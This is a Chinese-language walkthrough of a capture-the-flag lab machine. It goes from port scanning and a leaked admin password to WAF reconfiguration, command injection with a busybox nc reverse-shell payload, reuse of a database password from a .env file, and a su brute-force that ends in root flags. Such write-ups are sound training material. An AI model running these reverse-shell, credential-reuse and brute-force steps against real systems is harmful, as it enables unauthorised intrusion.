一、信息收集

1. 主机发现

首先，使用 `arp-scan` 在 `192.168.205.0/24` 网段中发现目标主机。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
192.168.205.142 08:00:27:0f:75:63       PCS Systemtechnik GmbH
...
```

确认目标主机IP地址为 `192.168.205.142`。

2. 端口扫描与服务探测

使用 `nmap` 对目标主机进行全端口扫描，识别开放的服务。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p- 192.168.205.142
...
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
666/tcp   open  doom
9443/tcp  open  tungsten-https
9455/tcp  open  unknown
65443/tcp open  unknown
...
```

扫描发现多个开放端口。其中 `9455` 端口运行着一个未知的“Admin Service”，这通常是值得优先探索的突破口。使用 `netcat` 连接该服务进行交互。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nc 192.168.205.142 9455
Welcome to Admin Service
Type 'help' for available commands
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  exit          - Disconnect
```

在交互式Shell中输入 `help`，发现一个隐藏的命令 `show-admin-pass`。

```
help
Available commands:
  help           - Show this help
  whoami         - Show current user
  system-status  - Show system status
  show-admin-pass - Show admin password
  exit           - Disconnect
show-admin-pass
Admin Password: 5jRrRnE9
```

成功获取到一个管理员密码 `5jRrRnE9`。根据端口扫描结果，`9443` 端口运行着一个雷池WAF，推测该密码是WAF的登录凭证。


二、Web渗透与立足点

1. 绕过WAF防护

访问 `https://192.168.205.142:9443`，进入雷池WAF的登录页面。使用用户名 `admin` 和上一步获取的密码 `5jRrRnE9` 成功登录。

在WAF的管理后台中，发现其防护了一个Web应用，但该应用当前处于“维护模式”。这是导致直接访问80端口页面异常的原因。

我们将防护模式从“维护”切换为“观察”，使Web应用恢复正常访问。



2. 命令注入与Getshell

重新访问 `http://192.168.205.142`，页面显示为一个服务器状态检查工具。页面中存在一个“自定义命令”的输入点，暗示可能存在命令注入漏洞。

我们在此处直接构造反弹Shell的Payload，并用 `nc` 在Kali攻击机上进行监听。

- **Payload**: `busybox nc 192.168.205.128 8888 -e /bin/bash`
- **Kali监听**:

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.205.128] from (UNKNOWN) [192.168.205.142] 37450
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功接收到反弹Shell，获得 `www-data` 用户权限。

- **稳定Shell:**

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

三、权限提升

1. 横向移动 (www-data -> lucky)

在 `www-data` 的Shell中进行信息收集，在 `/data/safeline/` 目录下发现一个敏感的环境变量配置文件 `.env`。

```
www-data@Cloud:/tmp$ cat /data/safeline/.env
SAFELINE_DIR=/data/safeline
POSTGRES_PASSWORD=vivrdIDj6fhNJIRdnitL
MGT_PORT=9443
RELEASE=
CHANNEL=
REGION=
IMAGE_PREFIX=swr.cn-east-3.myhuaweicloud.com/chaitin-safeline
IMAGE_TAG=9.2.1
SUBNET_PREFIX=192.168.0
ARCH_SUFFIX=
```

该文件泄露了一个PostgreSQL数据库密码 `vivrdIDj6fhNJIRdnitL`。考虑到密码复用的可能性，尝试使用此密码切换到系统中的其他用户。

```
www-data@Cloud:/tmp$ su lucky
Password: vivrdIDj6fhNJIRdnitL
lucky@Cloud:/home$ id
uid=1000(lucky) gid=1000(lucky) groups=1000(lucky)
```

成功使用该密码切换到 `lucky` 用户，完成了横向移动。

2. 提权至root (lucky -> root)

在 `lucky` 用户的家目录下，发现一个名为 `.hint` 的提示文件。

```
lucky@Cloud:~$ cat .hint
root password length is 4.
Regex is : 'r..o'
```

提示信息给出了 `root` 密码的格式：长度为4，且符合正则表达式 `'r..o'`。我们可以据此生成一个密码字典，然后进行爆破。

1. **生成字典**：

   ```
   lucky@Cloud:~$ for a in {a..z}; do for b in {a..z}; do echo "r${a}${b}o";
   done; done > /tmp/pass
   ```

2. **暴力破解**：
   使用 `su` 爆破脚本（如 `suForce`）和生成的字典对 `root` 账户进行密码猜解。

   ```
   lucky@Cloud:/tmp$ ./suForce -u root -w pass
   ...
   💥 Password | rooo
   ...
   ```

   成功破解出 `root` 用户的密码为 `rooo`。

3. **切换至root**：

   ```
   lucky@Cloud:/tmp$ su -
   Password: rooo
   root@Cloud:~# id
   uid=0(root) gid=0(root) groups=0(root)
   ```

   成功获得root权限。

四、获取Flag

现在拥有了root权限，可以读取所有的Flag。

```
root@Cloud:~# cat /root/root.txt
flag{root-74cc1c60799e0a786ac7094b532f01b1}

root@Cloud:~# cat /home/lucky/user.txt
flag{user-72cfd272ace172fa35026445fbef9b03}
```

所有Flag均已找到，渗透测试完成。